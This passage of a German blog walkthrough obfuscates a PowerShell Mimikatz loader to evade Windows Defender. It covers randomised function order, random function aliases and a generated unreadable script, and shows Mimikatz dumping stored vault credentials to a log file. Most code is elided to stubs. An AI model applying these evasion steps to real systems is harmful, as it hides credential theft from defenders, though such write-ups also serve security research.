
Zur Laufzeit würde das dann (mit ner kleinen Modifikation für die Anzeige) so aussehen: jeder Lauf wäre anders:


```
Function Sub-SignedIntAsUnsigned { ... }
Function Update-MemoryAddresses { ... }
Function Get-Win32Types { ... }
Function Invoke-MemoryFreeLibrary { ... }
Function Get-PEDetailedInfo { ... }
Function Invoke-Mkcommand { ... }
Function Get-ProcAddress { ... }
Function Update-ExeFunctions { ... }
Function Get-Win32Constants { ... }
Function Invoke-CreateRemoteThread { ... }
Function Get-RemoteProcAddress { ... }
Function Compare-Val1GreaterThanOrVal2AsUInt { ... }
Function Copy-ArrayOfMemAddresses { ... }
Function Get-ImageNtHeaders { ... }
Function Write-BytesToMemory { ... }
Function Import-DllInRemoteProcess { ... }
Function Get-VirtualProtectValue { ... }
Function Add-SignedIntAsUnsigned { ... }
Function Test-MemoryRangeValid { ... }
Function Invoke-MemoryLoadLibrary { ... }
Function Get-MemoryProcAddress { ... }
Function Get-DelegateType { ... }
Function Update-MemoryProtectionFlags { ... }
Function Shutdown-MK { ... }
Function Convert-UIntToInt { ... }
Function Get-PEBasicInfo { ... }
Function Copy-Sections { ... }
Function Enable-SeDebugPrivilege { ... }
Function Import-DllImports { ... }
```

```
Function Get-MemoryProcAddress { ... }
Function Get-RemoteProcAddress { ... }
Function Get-PEDetailedInfo { ... }
Function Convert-UIntToInt { ... }
Function Compare-Val1GreaterThanOrVal2AsUInt { ... }
Function Test-MemoryRangeValid { ... }
Function Import-DllInRemoteProcess { ... }
Function Copy-ArrayOfMemAddresses { ... }
Function Invoke-CreateRemoteThread { ... }
Function Invoke-MemoryFreeLibrary { ... }
Function Get-Win32Types { ... }
Function Add-SignedIntAsUnsigned { ... }
Function Get-DelegateType { ... }
Function Invoke-MemoryLoadLibrary { ... }
Function Invoke-Mkcommand { ... }
Function Update-ExeFunctions { ... }
Function Get-VirtualProtectValue { ... }
Function Update-MemoryAddresses { ... }
Function Enable-SeDebugPrivilege { ... }
Function Get-PEBasicInfo { ... }
Function Update-MemoryProtectionFlags { ... }
Function Copy-Sections { ... }
Function Get-Win32Constants { ... }
Function Get-ProcAddress { ... }
Function Sub-SignedIntAsUnsigned { ... }
Function Write-BytesToMemory { ... }
Function Get-ImageNtHeaders { ... }
Function Shutdown-MK { ... }
Function Import-DllImports { ... }
```


Damit wäre ein großer Teil der Heuristik in einem AV umgangen. ☺

Und was sagt unser AV dazu? Der Windows Defender ist bereits komplett ausgetrickst:








ABER: er erkennt, dass hier etwas Böses passierte und reagiert ganz knapp nach der Anzeige der sensiblen Informationen und beendet den gesamten PowerShell-Prozess:



Das Bild mit dem Ergebnis habe ich erst nach einigen Versuchen snippen können. Ein Angreifer könnte die Informationen aber auch in eine Textdatei umleiten. Z.B. mit dem Transcript:





```

mk - Notepad
File Edit Format View Help
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
*****
Transcript started, output file is mk.log
PS C:\Users\tessa.test\Desktop> & '.\03-obfuskiert, zufällig, aliased.ps1'

.##### mimikatz 2.1.1 (x64) built on Apr 1 2019 06:57:11
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
## / \ ## /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz(powershell) # vault::cred
TargetName : testserver / <NULL>
UserName : admin
Comment : <NULL>
Type : 2 - domain_password
Persist : 3 - enterprise
Flags : 00000000
Credential :
Attributes : 0

TargetName : WindowsLive:target=virtualapp/didlogical / <NULL>
UserName : 02hsdmqrhpqesac
Comment : PersistedCredential
Type : 1 - generic
Persist : 2 - local_machine
Flags : 00000000
Credential :
Attributes : 33


```

Die Informationen sind sichtbar. Nur kommt immer noch der Alarm! Was genau erkennt der Defender? Wir müssen weiter graben...

Aliase statt bekannter Namen

Vielleicht sind es die Namen der Funktionen? Selbst wenn die Funktionen zufällig deklariert werden: der Aufruf folgt immer dem gleichen Muster – und da greift wieder die Heuristik (wenn auch etwas spät!)

Würde es also helfen, wenn die Funktionen anders benannt sind? Das war einfach zu simulieren: Eine eigene Funktion analysiert den Code und findet alle verwendeten Funktionsnamen heraus. Eine zweite Funktion erstellt für jede einen zufälligen Alias. Und dann werden einfach alle Normalnamen durch die Aliase ersetzt. So kommt bei jedem Lauf ein neues Script heraus, da die Aliase zufällig sind:




```

1 function generate-MKFunctionAlias {...}
11
12 function change-MKFunctionNames {...}
50
51 function create-MKScript {...}
161
162 # load function file and rename functions
163 $WorkingDir = 'C:\hacking\dev\mkdev'
164 change-MKFunctionNames -WorkingDir $WorkingDir -FunctionFilePath mkclear1803.ps1 -OutFile mkclear1803alias.ps1 -showFunctionAliasfor 'Invoke-MKcommand'

MV\FHQ
PS C:\>

```

Im Vergleich zum originalen Code sieht man die Arbeitsweise sehr einfach:



```

01-fast-Original.ps1 X
1135
1136 Function Copy-Sections {...}
1195
1196 Function Get-Win32Constants {...}
1231
1232 Function Add-SignedIntAsUnsigned {...}
1274
1275 Function Get-VirtualProtectValue {...}
1341
1342 Function Convert-UIntToInt {...}
1352
1353 Function Import-DllInRemoteProcess {...}
1430
1431 Function Sub-SignedIntAsUnsigned {...}
1476
1477 Function Get-Win32Types {...}
1802
1803 Function Update-ExeFunctions {...}
2047
2048 Function Get-PEDetailedInfo {...}
2106
2107 Function Update-MemoryAddresses {...}
2209
2210 Function Invoke-MKcommand {
2211     param([string] $ExeArgs = 'exit')
2212     $VerbosePreference = "silentlycontinue"
2213     $Win32Functions = Get-Win32Functions
2214     $Win32Types = Get-Win32Types
2215     $Win32Constants = Get-Win32Constants
2216     $RemoteProcHandle = [IntPtr]::Zero
2217     if (($ProcId -ne $null) -and ($ProcId -ne 0) -and ($ProcName -ne $null)) {
2218         ...
2219     }
2220 }
2234


mkclear1803alias.ps1 X
1135
1136 Function MAEPJ6 {...}
1195
1196 Function MNEV76 {...}
1231
1232 Function MV8IL3 {...}
1274
1275 Function MKKXV6 {...}
1341
1342 Function MK7OR1 {...}
1352
1353 Function MGDJ50 {...}
1430
1431 Function M243ZC {...}
1476
1477 Function M41XNP {...}
1802
1803 Function MJCOTE {...}
2047
2048 Function MWI3Z5 {...}
2106
2107 Function MECHVX {...}
2209
2210 Function MMITU8 {
2211     param([string] $ExeArgs = 'exit')
2212     $VerbosePreference = "silentlycontinue"
2213     $Win32Functions = MBZ77K
2214     $Win32Types = M41XNP
2215     $Win32Constants = MNEV76
2216     $RemoteProcHandle = [IntPtr]::Zero
2217     if (($ProcId -ne $null) -and ($ProcId -ne 0) -and ($ProcName -ne $null)) {
2218         ...
2219     }
2220 }
2234

```


Jetzt generieren wir mit einer dritten Funktion noch die Datei mit der Obfuskierung (habt ihr gedacht, ich editiere manuell?? 😏). Heraus kommt eine unlesbare Datei, die zur Laufzeit in zufälliger Reihenfolge die zufällig benannten Funktionen deklariert:

[illegible]


Natürlich wird auch diese Datei nicht vom AV erkannt, denn er kann sie immer noch nicht lesen:



